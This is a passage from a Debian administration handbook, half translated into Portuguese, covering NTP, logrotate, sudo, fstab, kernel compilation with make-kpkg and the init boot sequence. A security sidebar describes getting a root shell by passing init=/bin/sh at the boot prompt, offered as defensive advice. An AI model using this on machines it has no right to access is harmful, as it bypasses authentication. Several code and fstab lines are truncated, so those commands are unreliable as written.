In practice, there is a problem, since the CMOS clock is nothing more than a counter and contains no information regarding the time zone. There is a choice to make regarding its interpretation: either the system considers it runs in universal time (UTC, formerly GMT), or in local time. This choice could be a simple shift, but things are actually more complicated: as a result of daylight saving time, this offset is not constant. The result is that the system has no way to determine whether the offset is correct, especially around periods of time change. Since it is always possible to reconstruct local time from universal time and the timezone information, we strongly recommend using the CMOS clock in universal time.

Unfortunately, Windows systems in their default configuration ignore this recommendation; they keep the CMOS clock on local time, applying time changes when booting the computer by trying to guess during time changes if the change has already been applied or not. This works relatively well, as long as the system has only Windows running on it. But when a computer has several systems (whether it be a “dual-boot” configuration or running other systems via virtual machine), chaos ensues, with no means to determine if the time is correct. If you absolutely must retain Windows on a computer, you should either configure it to keep the CMOS clock as UTC, or deactivate UTC in the `/etc/default/rcS` file on the Debian system (and make sure to manually check your clock in spring and autumn).

## 8.9.2. Sincronização de Tempo

Time synchronization, which may seem superfluous on a computer, is very important on a network. Since users do not have permissions allowing them to modify the date and time, it is important for this information to be precise to prevent confusion. Furthermore, having all of the computers on a network synchronized allows better cross-referencing of information from logs on different machines. Thus, in the event of an attack, it is easier to reconstruct the chronological sequence of actions on the various machines involved in the compromise. Data collected on several machines for statistical purposes won't make a great deal of sense if they are not synchronized.

## ***DE VOLTA AO BÁSICO NTP***

NTP (Network Time Protocol) allows a machine to synchronize with others fairly accurately, taking into consideration the delays induced by the transfer of information over the network and other possible offsets.

While there are numerous NTP servers on the Internet, the more popular ones may be overloaded. This is why we recommend using the *pool.ntp.org* NTP server, which is, in reality, a group of machines that have agreed to serve as public NTP servers. You could even limit use to a sub-group specific to a country, with, for example, *us.pool.ntp.org* for the United States, or *ca.pool.ntp.org* for Canada, etc.

However, if you manage a large network, it is recommended that you install your own NTP server, which will synchronize with the public servers. In this case, all the other machines on your network can use your internal NTP server instead of increasing the load on the public servers. You will also increase homogeneity with your clocks, since all the machines will be synchronized on the same source, and this source is very close in terms of network transfer times.

### **8.9.2.1. Para Estações de Trabalho**

Since work stations are regularly rebooted (even if only to save energy), synchronizing them by NTP at boot is enough. To do so, simply install the *ntpdate* package. You can change the NTP server used if needed by modifying the */etc/default/ntpdate* file.

## 8.9.2.2. Para Servidores

Servers are only rarely rebooted, and it is very important for their system time to be correct. To permanently maintain correct time, you would install a local NTP server, a service offered in the `ntp` package. In its default configuration, the server will synchronize with `pool.ntp.org` and provide time in response to requests coming from the local network. You can configure it by editing the `/etc/ntp.conf` file, the most significant alteration being the NTP server to which it refers. If the network has a lot of servers, it may be interesting to have one local time server which synchronizes with the public servers and is used as a time source by the other servers of the network.

### **APROFUNDANDO Módulos GPS e outros recursos de tempo**

If time synchronization is particularly crucial to your network, it is possible to equip a server with a GPS module (which will use the time from GPS satellites) or a DCF-77 module (which will sync time with the atomic clock near Frankfurt, Germany). In this case, the configuration of the NTP server is a little more complicated, and prior consultation of the documentation is an absolute necessity.

## 8.9.3. Rotação de Arquivos de Log

Log files can grow, fast, and it is necessary to archive them. The most common scheme is a rotating archive: the log file is regularly archived, and only the latest  $x$  archives are retained. **logrotate**, the program responsible for these rotations, follows directives given in the `/etc/logrotate.conf` file and all of the files in the `/etc/logrotate.d/` directory. The administrator may modify these files, if they wish to adapt the log rotation policy defined by Debian. The `logrotate(1)` man page describes all of the options available in these configuration files. You may want to increase the number of files retained in log rotation, or move the log files to a specific directory dedicated to archiving them rather than delete them. You could also send them by e-mail to archive them elsewhere.

O programa **logrotate** é executado diariamente pelo agendador de comandos **cron** (descrito em [Section 9.7, “Agendando Tarefas com cron e atd”](#)).

## 8.9.4. Compartilhando Direitos Administrativos

Frequently, several administrators work on the same network. Sharing the root passwords is not very elegant, and opens the door for abuse due to the anonymity such sharing creates. The solution to this

problem is the **sudo** program, which allows certain users to execute certain commands with special rights. In the most common use case, **sudo** allows a trusted user to execute any command as root. To do so, the user simply executes **sudo command** and authenticates using their personal password.

When installed, the sudo package doesn't give anyone any rights. To delegate such rights, the administrator must use the **visudo** command, which allows them to modify the `/etc/sudoers` configuration file (here again, this will invoke the **vi** editor, or any other editor indicated in the `EDITOR` environment variable). Adding a line with `username ALL=(ALL) ALL` allows the user in question to execute any command as root.

More sophisticated configurations allow authorization of only specific commands to specific users. All the details of the various possibilities are given in the `sudoers(5)` man page.

## 8.9.5. Lista de Pontos de Montagem

### **DE VOLTA AO BÁSICO** Montando e desmontando

In a Unix-like system such as Debian, files are organized in a single tree-like hierarchy of directories. The `/` directory is called the “root directory”; all additional directories are sub-directories within this root. “Mounting” is the action of including the content of a peripheral device

(often a hard drive) into the system's general file tree. As a consequence, if you use a separate hard drive to store users' personal data, this disk will have to be "mounted" in the `/home/` directory. The root filesystem is always mounted at boot by the kernel; other devices are often mounted later during the startup sequence or manually with the **mount** command.

Some removable devices are automatically mounted when connected, especially when using the GNOME, KDE or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the **mount** and **umount** commands. The administrator can, however, authorize these operations (independently for each mount point) by including the `user` option in the `/etc/fstab` file.

The **mount** command can be used without arguments (it then lists all mounted filesystems). The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, `mount(8)` and `umount(8)`. For simple cases, the syntax is simple too: for example, to mount the `/dev/sdc1` partition, which has an ext3 filesystem, into the `/mnt/tmp/` directory, you would simply run **mount -t ext3 /dev/sdc1 /mnt/tmp/**.

The `/etc/fstab` file gives a list of all possible mounts that happen either automatically on boot or manually for removable storage devices. Each mount point is described by a line with several space-separated fields:

- device to mount: this can be a local partition (hard drive, CD-ROM) or a remote filesystem (such as NFS).

This field is frequently replaced with the unique ID of the filesystem (which you can determine with **blkid device**) prefixed with `UUID=`. This guards against a change in the name of the device in the event of addition or removal of disks, or if disks are detected in a different order.

- mount point: this is the location on the local filesystem where the device, remote system, or partition will be mounted.
- type: this field defines the filesystem used on the mounted device. `ext3`, `vfat`, `ntfs`, `reiserfs`, `xfs` are a few examples.

### ***DE VOLTA AO BÁSICO NFS, um sistema de arquivos de rede***

NFS é um sistema de arquivos de rede; no Linux, ele permite acesso transparente a arquivos remotos os incluindo no sistema de arquivo local.

A complete list of known filesystems is available in the `mount(8)` man page. The `swap` special value is for swap partitions; the `auto` special value tells the **mount** program to automatically detect the filesystem (which is especially useful for disk readers and USB keys, since each one might have a different filesystem);

- options: there are many of them, depending on the filesystem, and they are documented in the **mount** man page. The most common are

- `rw` or `ro`, meaning, respectively, that the device will be mounted with read/write or read-only permissions.
  - `noauto` deactivates automatic mounting on boot.
  - `user` authorizes all users to mount this filesystem (an operation which would otherwise be restricted to the root user).
  - `defaults` means the group of default options: `rw`, `suid`, `dev`, `exec`, `auto`, `nouser` and `async`, each of which can be individually disabled after `defaults` by adding `nosuid`, `nodev` and so on to block `suid`, `dev` and so on. Adding the `user` option reactivates it, since `defaults` includes `nouser`.
- `backup`: this field is almost always set to 0. When it is 1, it tells the **dump** tool that the partition contains data that is to be backed up.
  - `check order`: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

### **Example 8.6. Exemplo do arquivo /etc/fstab:**

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>    <type>  <options>
proc          /proc           proc    defaults
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errc
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap s
```

```
/dev/scd0          /media/cdrom0      udf,iso9660 user,noauto
/dev/fd0           /media/floppy     auto      rw,user,noauto
arrakis:/shared   /shared           nfs       defaults
```

The last entry in this example corresponds to a network filesystem (NFS): the `/shared/` directory on the *arrakis* server is mounted at `/shared/` on the local machine. The format of the `/etc/fstab` file is documented on the `fstab(5)` man page.

### **APROFUNDANDO Montagem automática**

The *am-utils* package provides the **amd** auto-mounting utility, able to mount removable media on demand when a user attempts to access their usual mount point. It will unmount these devices when no process is accessing them any longer.

Other auto-mounting utilities exist, such as **automount** in the *autofs* package.

Note also that GNOME, KDE, and other graphical desktop environments work together with the **hal** (Hardware Abstraction Layer) system, and can automatically mount removable media when they are connected.

## **8.9.6. locate e updatedb**

The **locate** command can find the location of a file when you only know part of the name. It sends a result almost instantaneously, since it consults a database that stores the location of all the files on the

---

system; this database is updated daily by the **updatedb** command (executed by the `/etc/cron.daily/find` script).

Since anybody can use **locate**, it is important to ensure hidden files are not revealed to the user. This is why the **updatedb** command runs with the limited permission of the *nobody* user, which is a classic pattern on Unix systems for this kind of task. Furthermore, the administrator can configure some directories to be skipped by simply listing them in the `PRUNEDPATHS` variable in `/etc/updatedb.conf`.

The slocate package goes even further, by replacing the **locate** command with a more secure version that only returns the names of files accessible to the user who employs it.

# 8.10. Compilando o núcleo

The kernels provided by Debian include the largest possible number of features, as well as the maximum of drivers, in order to cover the broadest spectrum of existing hardware configurations. This is why some users prefer to recompile the kernel in order to only include what they specifically need. There are two reasons for this choice. First, it may be to optimize memory consumption, since the kernel code, even if it is never used, occupies memory for nothing (and never “goes down” on the swap space, since it is actual RAM that it uses), which can decrease overall system performance. A locally compiled kernel can also limit the risk of security problems since only a fraction of the kernel code is compiled and run.

## **NOTA Atualizações de segurança**

If you choose to compile your own kernel, you must accept the consequences: Debian can not ensure security updates for your custom kernel. By keeping the kernel provided by Debian, you benefit from updates prepared by the Debian Project's security team.

Recompilation of the kernel is also necessary if you want to use certain features that are only available as patches (and not included in the standard kernel version).

## 8.10.1. Introdução e Pré-requisitos

Debian manages the kernel in the form of a package, which is not how kernels have traditionally been compiled and installed. Specific tools have therefore been developed for this purpose. They allow easy creation of a Debian package from Linux kernel sources, possibly adding patches along the way. Since the kernel remains under the control of the packaging system, it can then be removed cleanly, or deployed on several machines. Furthermore, the scripts associated with these packages automate the interaction with the bootloader.

To compile a Linux kernel the Debian way, you will need to use the tools included in the `kernel-package` package. Furthermore, the configuration step for the kernel requires the `libncurses5-dev` package. Finally, the `fakeroot` package will enable creation of the Debian package without using administrator's rights.

## 8.10.2. Pegando os Fontes

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the `linux-source-version` package. The **apt-cache search ^linux-source** command lists the various kernel versions packaged by Debian. The latest version is available in the Unstable distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of [Section 6.2.6, “Trabalhando com Distribuições Diversas”](#)). Note that the source code contained in these

packages does not correspond precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches. These modifications include patches (some relevant to security problems) that are waiting to be included in the next version of the kernel, as well as some features that are specific to Debian (like cramfs, a filesystem specifically for the `initrd` image).

### **CULTURA Nomes dos pacotes do núcleo**

Historically, packages containing the Debian kernel were called `kernel-image-*`, but they all actually contained a Linux kernel. Since Debian works with other kernels (Hurd or FreeBSD, for example), this was confusing. Nowadays, the packages are called “`linux-image-*`”; the `kernel-image-*` packages are now empty shells and their only purpose is to facilitate the transition. Source packages for the Linux kernel are also called “`linux-source-*`”. As for packages containing patches, the transition is still in progress so both `linux-patch-*` packages and `kernel-patch-*` can still be found. `kernel-package` remains `kernel-package`, since it is not specific to Linux (it could, for example, prepare FreeBSD kernel packages).

The remainder of this section focuses on the 2.6.32 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the `linux-source-2.6.32` package has been installed. It contains `/usr/src/linux-source-2.6.32.tar.bz2`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel  
$ tar -xjf /usr/src/linux-source-2.6.32.tar.bz2
```

## **CULTURA Localização dos fontes do núcleo**

Traditionally, Linux kernel sources would be placed in `/usr/src/linux/` thus requiring root permissions for compilation. However, working with administrator rights should be avoided when not needed. There is a `src` group that allows members to work in this directory, but working in `/usr/src/` should be avoided nevertheless. By keeping the kernel sources in a personal directory, you get security on all counts: no files in `/usr/` not known to the packaging system, and no risk of misleading programs that read `/usr/src/linux` when trying to gather information on the used kernel.

## **8.10.3. Configurando o Núcleo**

O próximo passo consiste da configuração do núcleo de acordo com suas necessidades. O procedimento exato depende dos objetivos.

When recompiling a more recent version of the kernel (possibly with an additional patch), the configuration will most likely be kept as close as possible to that proposed by Debian. In this case, and rather than reconfiguring everything from scratch, it is sufficient to copy the `/boot/config-version` file (the version is that of the kernel currently used, which can be found with the **uname -r** command) into a `.config` file in the directory containing the kernel sources.

```
$ cp /boot/config-2.6.32-5-686 ~/kernel/linux-source
```

Unless you need to change the configuration, you can stop here and skip to the next section. If you need to change it, on the other hand, or if you decide to reconfigure everything from scratch, you must take the time to configure your kernel. There are various dedicated interfaces in the kernel source directory that can be used by calling the **make target** command, where *target* is one of the values described below.

**make menuconfig** compiles and executes a text-mode interface (this is where the libncurses5-dev package is required) which allows navigating the options available in a hierarchical structure. Pressing the **Space** key changes the value of the selected option, and **Enter** validates the button selected at the bottom of the screen; Select returns to the selected sub-menu; Exit closes the current screen and move back up in the hierarchy; Help will display more detailed information on the role of the selected option. The arrows allow moving within the list of options and buttons. To exit the configuration program, choose Exit from the main menu. The program then offers to save the changes you've made; accept if you are satisfied with your choices.

Other interfaces have similar features, but they work within more modern graphical interfaces; such as **make xconfig** which uses a Qt graphical interface, and **make gconfig** which uses GTK+. The former requires libqt3-mt-dev, while the latter depends on libglade2-dev and libgtk2.0-dev.

The **make-kpkg** command, presented in the next paragraph, runs **make oldconfig** automatically to ensure the presence of a kernel configuration. This configuration method simply reuses the choices saved in the .config file. If there is no such file, it behaves like

**make config**, a text interface that asks all questions (hundreds of them) one a time. If the `.config` file already exists but doesn't mention all the existing options, then this method will only ask questions for which the file has no saved answer.

#### **DICA make-kpkg --config**

**make-kpkg** can be told to use configuration methods other than **make oldconfig**, by indicating the target (`menuconfig`, `xconfig` or `gconfig`) in the **make-kpkg** invocation with the `--config` option.

## **8.10.4. Compilando e Construindo um Pacote**

#### **NOTA Limpar antes de construir**

If you have already compiled once in the directory and wish to recompile with new sources, you must run **fakeroot make-kpkg clean**. Additionally, this allows generating a package with a new name (different `--append-to-version` setting).

#### **DICA Pacote de cabeçalhos do núcleo**

**make-kpkg** uses information contained in the `/etc/kernel-pkg.conf` file to generate headers for the Debian kernel package. It is recommended to edit this file with correct information if you wish to publish your kernel package.

Once the kernel configuration is ready, the **make-kpkg** command provided by Debian compiles the kernel, then generates the corresponding Debian package (or packages). Just like **make**, **make-kpkg** takes the name of a target to execute as an argument: `kernel-image` generates a compiled kernel package, `kernel-doc` a package containing the documentation included with the kernel, `kernel-headers` a package of kernel header files (`.h` files for the kernel in the `include` directory, which is useful for compilation of some external modules), and `kernel-source` creates a package containing the kernel sources.

**make-kpkg** also accepts several parameters: `--append-to-version suffix` appends *suffix* to the name of the kernel; the suffix is also included in the package name. `--revision revision` defines the version number of the package generated. Debian uses certain suffixes to identify standard kernels, compiled specifically for a given processor, or with certain options (`-486`, `-686`, `-686-bigmem`, `-amd64`, `-vserver-686`, `-vserver-686-bigmem`, `-openvz-686`, `-xen-686`). These suffixes are best avoided for local packages, so that they can be easily recognized from official packages issued by the Debian project.

The **make-kpkg** program performs actions normally restricted to the root user when creating the Debian package; however, it can be tricked

into working under a normal user's identity, with **fakeroot** (see sidebar [FERRAMENTA fakeroot](#)).

```
$ fakeroot make-kpkg --append-to-version -falcot --re  
[...]  
$ ls ../*.deb  
../linux-image-2.6.32-falcot_1_i386.deb
```

Como você pode ver, o pacote é criado com o nome “linux-image-2.6.32-falcot\_1\_i386.deb”.

## 8.10.5. Compilando Módulos Externos

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside the matching kernel. A number of common third party modules are provided by Debian in dedicated packages: lustre-source for the Lustre filesystem, qc-usb-source for the drivers for some USB webcams (Logitech QuickCam Express), etc.

These external packages are many and varied and we won't list them all here; the **apt-cache search source\$** command can narrow down the search field. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically detail the specific module(s) it needs to function under Linux.

For example, let's look at the qc-usb-source package: after installation, a `.tar.gz` of the module's sources is stored in `/usr/src/`. These sources must then be extracted to the working directory:

```
$ cd ~/kernel/  
$ tar xjf /usr/src/qc-usb.tar.bz2  
$ ls modules/  
qc-usb
```

### **NOTA Salvando as configurações**

When using the **`make-kpkg modules-image`** command, it is important to use the same `--append-to-version` setting used in the previous use of the command (probably **`make-kpkg kernel-image`**), since its value affects the name of the directory in which the modules are installed, which must correspond to the kernel version.

Note that **`make-kpkg`** must still be invoked from the kernel sources directory, even when compiling external modules located in other directories.

The module sources are now located in the `~/kernel/modules/qc-usb/` directory. To compile these modules and create a Debian package, we invoke **`make-kpkg`** with the `modules-image` target and indicate the location of the modules via the `MODULE_LOC` environment variable (without this variable, it uses `/usr/src/modules/`, which won't work in our case). By default, it tries to create the packages for all the external modules that you extracted at this location. The `--added-modules` option allows to explicitly choose the external modules to compile. To include more than one, separate them with a comma.

```
$ export MODULE_LOC=~/kernel/modules
$ cd ~/kernel/linux-source-2.6.32
$ fakeroot make-kpkg --append-to-version -falcot module
[...]
Module /home/roland/kernel/modules/qc-usb processed for kernel 2.6.32
$ ls ../*.deb
./linux-image-2.6.32-falcot_1_i386.deb
./qc-usb-modules-2.6.32-falcot_0.6.6-7+1_i386.deb
```

## DICA Automatizando o processo

The whole process can be automated with module-assistant. This package was specifically designed to install the required tools and packages, compile an external module, and install it. Thus, the **m-a a-i qc-usb-source** command compiles the driver for the current kernel and installs it on the fly.

The next step in automation is dkms, which automates the process from the time it is installed; the modules that use it (the \*.dkms packages) are automatically compiled at the time of installation, for any kernel(s) currently installed; DKMS also takes into account the installation of new kernels, their updates, and removal of obsolete modules upon deletion of a kernel package. This system is more recent (it didn't exist in Lenny), and it has not yet been generalized, but some modules already use it. For instance, simply installing the virtualbox-ose-dkms package ensures that the modules necessary for the VirtualBox virtualization system are available for all installed kernels, with no manual intervention required. It is necessary, however, to install the linux-headers-\* package that matches to the installed kernel. The easiest way to do so is to install the corresponding meta-package; for instance, if you use linux-images-2.6-686, you would install linux-headers-2.6-686.

## 8.10.6. Aplicando um Patch ao Núcleo

Some features are not included in the standard kernel due to a lack of maturity or to some disagreement between the maintainer of the source code and the kernel maintainers. Such features may be distributed as patches that anyone is free to apply to the kernel sources.

Debian distributes some of these patches in `linux-patch-*` or `kernel-patch-*` packages (for instance, `linux-patch-grsecurity2`, which tightens some of the kernel's security policies). These packages install files in the `/usr/src/kernel-patches/` directory.

To apply one or more of these installed patches, use the **patch** command in the sources directory then start compilation of the kernel as described above.

```
$ cd ~/kernel/linux-source-2.6.32
$ fakeroot make-kpkg clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsec*.patch | patch -p1
$ fakeroot make-kpkg --append-to-version -grsec --rebuild
$ ls ../*.deb
../linux-image-2.6.32-falcot_1_i386.deb
../qc-usb-modules-2.6.32-falcot_0.6.6-7+1_i386.deb
../linux-image-2.6.32-grsec_1_i386.deb
```

**NOTA make-kpkg --added-patches**

Until Lenny, **make-kpkg** was able to apply one or more patches on the fly during compilation of the kernel, which allowed replacing the manual patching and unpatching with a command line option (in our example, `--added-patches grsecurity2`). This feature was removed from the current version in Squeeze since it was too fragile when faced with the huge variety of possible situations. In simple cases with a single patch, the patch can be applied manually; for situations involving complex combinations of patches, it is preferable to use a version tracking system such as Git, which will make the task easier (especially since patches are generally distributed by their authors in this form).

Note that a given patch may not necessarily work with every version of the kernel; it is possible for **patch** to fail when applying them to kernel sources. An error message will be displayed and give some details about the failure; in this case, refer to the documentation available in the Debian package of the patch (in the `/usr/share/doc/linux-patch-*/` directory). In most cases, the maintainer indicates for which kernel versions their patch is intended.

# 8.11. Instalando o Núcleo

## 8.11.1. Características do Pacote de Núcleo do Debian

### APROFUNDANDO Configurações especiais

This section discusses the default behavior of a Debian Linux kernel package, but everything is configurable with the `/etc/kernel-img.conf` file. Consult the associated man page to learn more: `kernel-img.conf(5)`

A Debian kernel package installs the kernel image (`vmlinuz-version`), its configuration (`config-version`) and its symbols table (`System.map-version`) in `/boot/`. The symbols table helps developers understand the meaning of a kernel error message; without it, kernel “oopses” (an “oops” is the kernel equivalent of a segmentation fault for user space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses, which is useless information without the

table mapping these addresses to symbols and function names. The modules are installed in the `/lib/modules/version/` directory.

The package's configuration scripts automatically generate an `initrd` image, which is a mini-system designed to be loaded in memory (hence the name, which stands for "init ramdisk") by the bootloader, and used by the Linux kernel solely for loading the modules needed to access the devices containing the complete Debian system (for example, the driver for IDE disks). Finally, the post-installation scripts update the symbolic links `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` and `/initrd.img.old` so that they point to the latest two kernels installed, respectively, as well as the corresponding `initrd` images.

**lilo** can work with these symbolic links by automatically using the last kernel installed, while still allowing the machine to boot from the previous kernel if the last one installed doesn't work. This requires, however, that **lilo** be run after each kernel installation. This can be automated, by setting `do_bootloader = yes` in `/etc/kernel-img.conf`.

In most cases, **grub** will be your bootloader, and the default configuration will execute **update-grub** after each installation or removal of a kernel in order for the `/boot/grub/grub.cfg` file (or `/boot/grub/menu.lst` with GRUB Legacy) to be updated. This allows all installed kernels to be displayed (and available) in the *GRUB* menu at boot time.

### Example 8.7. Kernel package configuration file

```
do_symlinks = yes
relative_links = yes
do_bootloader = no
do_bootfloppy = no
do_initrd = yes
```

```
link_in_boot = no  
postinst_hook = update-grub  
postrm_hook = update-grub
```

## 8.11.2. Instalando com dpkg

Using **apt-get** is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as **dpkg -i package.deb**, where *package.deb* is the name of a linux-image package such as `linux-image-2.6.32-falcot_1_i386.deb`.

The configuration steps described in this chapter are basic and can lead both to a server system or a workstation, and it can be massively duplicated in semi-automated ways. However, it is not enough by itself to provide a fully configured system. A few pieces are still in need of configuration, starting with low-level programs known as the “Unix services”.

# Chapter 9. Serviços Unix

Este capítulo abrange uma série de serviços básicos que são comuns a muitos sistemas Unix. Todos os administradores devem estar familiarizados com eles.

## 9.1. Inicialização do Sistema

Quando você inicializar o computador, algumas mensagens rolarão pelo console automaticamente inicializando e as configurações são automaticamente executadas. Algumas vezes você pode desejar alterar como este estágio funciona, de forma que possa entender isto muito bem. Este é o propósito desta seção.

Primeiro, a BIOS pega o controle sobre o computador, detectando discos, carregando a *Master Boot Record*, e executa o bootloader. O bootloader assume, localiza o kernel no disco, carrega e o executa. O kernel é então inicializado e começa a pesquisa pela partição e monta a partição contendo o sistema raiz e finalmente o primeiro programa — **init**. Frequentemente, esta "partição raiz" e este **init** são, de fato, localizado em um sistema de arquivos virtual que só existe na RAM (daí o

seu nome, "initramfs", anteriormente chamado de "initrd" para "initialization RAM disk"). Este sistema de arquivos é carregado na memória pelo bootloader, muitas vezes a partir de um arquivo em um disco rígido ou da rede. Ele contém o mínimo exigido pelo kernel para carregar o sistema de arquivos raiz "verdadeiro". Este pode ser módulos de driver para o disco rígido ou outros dispositivos sem o qual o sistema pode não carregar, ou, mais freqüentemente, scripts de inicialização e módulos para a montagem de arrays RAID, abrindo partições criptografadas, ativando volumes LVM, etc. Uma vez que a partição raiz é montada, o initramfs libera o controle para o init real, e a máquina voltará para o processo de boot padrão.

### **SPECIFIC CASE Inicializando pela rede**

Em algumas configurações, o BIOS pode ser configurado para não executar o MBR, mas buscar o seu equivalente na rede, tornando possível a construção de computadores sem disco rígido, ou que são completamente reinstalado a cada boot. Esta opção não está disponível em todos os hardwares e geralmente requer uma combinação adequada de BIOS e placa de rede.

A inicialização através da rede pode ser usada para iniciar o **debian-installer** ou FAI (ver [Section 4.1, “Métodos de Instalação”](#)).

### **BACK TO BASICS Um processo, uma instância do programa**

Um processo é a representação em memória de um programa em execução. Isto inclui todas as informações necessárias para a execução adequada do software (o código propriamente dito, mas também os dados que tem na memória, a lista de arquivos que ele abriu, as conexões de

rede que estabeleceu, etc.). Um único programa pode ser instanciado em muitos processos, não necessariamente rodando sob diferentes IDs de usuários.

Init executa vários processos, seguindo as instruções do arquivo `/etc/inittab`. O primeiro programa que é executado (o que corresponde à sysinit uma chamadasysvinit) é **/etc/init.d/rcS**, um script que executa todos os programas no nome do arquivo `/etc/rcS.d` / diretório.

Entre estes, você encontrará sucessivamente programas responsáveis pela:

- configurar o teclado do console;
- carregando drivers: a maioria dos módulos do kernel serão carregados por si assim que o hardware seja detectado; drivers extra então são carregado automaticamente quando o modulo correspondente seja listado em `/etc/modules`;
- checar a integridade do sistema de arquivos;
- montar partições locais;
- configuração da rede;
- mountando sistemas de arquivos em rede (NFS).

---

## ***SECURITY Usando Shell como init para ganhar privilégios de root***

Por convenção, o primeiro processo que é carregado é o programa **init**. Contudo, é possível passar uma opção `init` para o kernel indicando um programa diferente.

Qualquer pessoa que é capaz de acessar o computador e poder pressionar o botão **Reset**, e, portanto reinicia-lo. Então, no prompt do inicializador do sistema, é possível passar opção `init=/bin/sh` para o kernel e ganhar acesso root sem no saber a senha de administrador.

Para evitar isso, você pode proteger o bootloader com uma senha. Você também pode pensar em proteger o acesso ao BIOS (um mecanismo de proteção por senha geralmente é disponível), sem que um intruso mal-intencionado ainda possa iniciar a máquina por uma mídia removível que contém o seu próprio sistema Linux, que pode então usar para acessar dados sobre discos rígidos do computador.

Finalmente, esteja ciente que a maioria das BIOS tem uma senha genérica disponível. Inicialmente destinado a solução de problemas para aqueles que esqueceram sua senha, essas senhas são agora público e disponível na Internet (veja por si mesmo procurando por "senhas genéricas" do BIOS em um motor de busca). Todas estas proteções deverá impedir o acesso não autorizado para a máquina sem ser capaz de impedir completamente. Não há nenhuma maneira confiável para proteger um computador se o atacante pode acessar fisicamente ela, pois eles podem desmontar os discos rígidos para conectá-los a um computador sob seu próprio controle de qualquer maneira, ou até mesmo roubar a máquina inteira, ou apagar a memória do BIOS para redefinir a senha...

Os módulos do kernel também tem opções que podem ser configuradas colocando alguns arquivos em `/etc/modprobe.d/`. Essas opções são definidas com as diretivas como esta: `opções nome do módulo nome da opção=valor da opção`. Várias opções podem ser especificadas com uma única diretiva, se necessário.

Estes arquivos de configuração são destinados para o **modprobe** - o programa que carrega um módulo do kernel com suas dependências (módulos podem realmente chamar outros módulos). Este programa é fornecido pelo pacote module-init-tools.

Após este estágio, o **init** assume o controle e inicializa os programas habilitados no nível de execução padrão (que geralmente é no nível de execução 2). O comando **init** executa o `/etc/init.d/rc 2`, um script que inicia todos os serviços que estão listados em `/etc/rc2.d/` e os quais tem o nome com a letra inicial "S". O número de duas casas que se segue tinha sido historicamente utilizado para definir a ordem em que os serviços teve de ser iniciado. No Squeeze, o sistema de boot padrão usa **insserv**, o qual agenda automaticamente tudo, baseado nas dependencias dos scripts. Desta forma, Cada script de inicialização declara as condições que devem ser cumpridos para iniciar ou parar o serviço (por exemplo, se ele deve começar antes ou depois de outro serviço); **init** em seguida, lança-os na ordem que satisfaça estas condições. A numeração estática dos scripts, portanto, não são mais levados em consideração (mas eles sempre devem ter um nome começando por "S" seguido por dois digitos e o nome atual do script usado por suas dependências). Geralmente, serviços base (tal como registros com o **rsyslog**, ou numeração de portas com **portmap**) são inicializados primeiro, seguidos por serviços padrões e a interface gráfica (**gdm**).

Este sistema de inicialização baseado em dependência torna possível automatizar a numeração, que poderia ser um pouco entediante se tivesse que ser feito manualmente, e limita os riscos de erro humano, já que o agendamento é realizado de acordo com os parâmetros indicados. Outro benefício é que os serviços podem ser iniciados em paralelo quando são independentes um do outro, que pode acelerar o processo de inicialização.

## **ALTERNAIVAS Outros sistemas de inicializações**

Este livro descreve o sistema de inicialização usado por padrão no Debian (como implementado pelo pacote sysvinit), que é derivado e herdado dos sistemas Unix *System V*, mas existem outros.

In the original *System V*, and in versions of Debian up to Lenny, the execution order of initialization scripts was defined only by the names of the `/etc/rc*.d/S*` symbolic links (and `/etc/rc*.d/K*` upon shutdown). This behavior can be re-established by setting `CONCURRENCY=none` in the `/etc/default/rcS` file.

`file-rc` is another boot system with a very simple process. It keeps the principle of runlevels, but replaces the directories and symbolic links with a configuration file, which indicates to `init` the processes that must be started and their launch order

The newly arrived **upstart** system is still not perfectly tested on Debian. It is event based: init scripts are no longer executed in a sequential order but in response to events such as the completion of another script upon which they are dependent. This system, started by Ubuntu, is present in Debian Squeeze, but is not the default; it comes, in fact, as a replacement for sysvinit, and one of the tasks launched by **upstart** is to launch the scripts written for traditional systems, especially those from the `sysv-rc` package.

Another new option is **systemd**, but it still lacks the maturity needed to be part of Squeeze. Its approach is opposite to the previous systems; instead of preemptively launching all services, and having to deal with the question of scheduling, **systemd** chooses to start services on demand, somewhat along the principle of **inetd**. But this means that the boot system must be able to know how services are made available (it could be through a socket, a filesystem, or others), and thus requires small modifications of those services.

Existem também outros sistemas e outros modos de funcionamento, tais como **runit**, **minit**, ou **initng**, mas eles são relativamente especializados e não generalizada.

**init** distinguishes several runlevels, so it can switch from one to another with the **telinit new-level** command. Immediately, **init** executes **/etc/init.d/rc** again with the new runlevel. This script will then start the missing services and stop those that are no longer desired. To do this, it refers to the content of the **/etc/rcX.d** (where **X** represents the new runlevel). Scripts starting with "S" (as in "Start") are services to be started; those starting with "K" (as in "Kill") are the services to be stopped. The script does not start any service that was already active in the previous runlevel.

Por padrão, o Debian usa quatro runlevels diferentes:

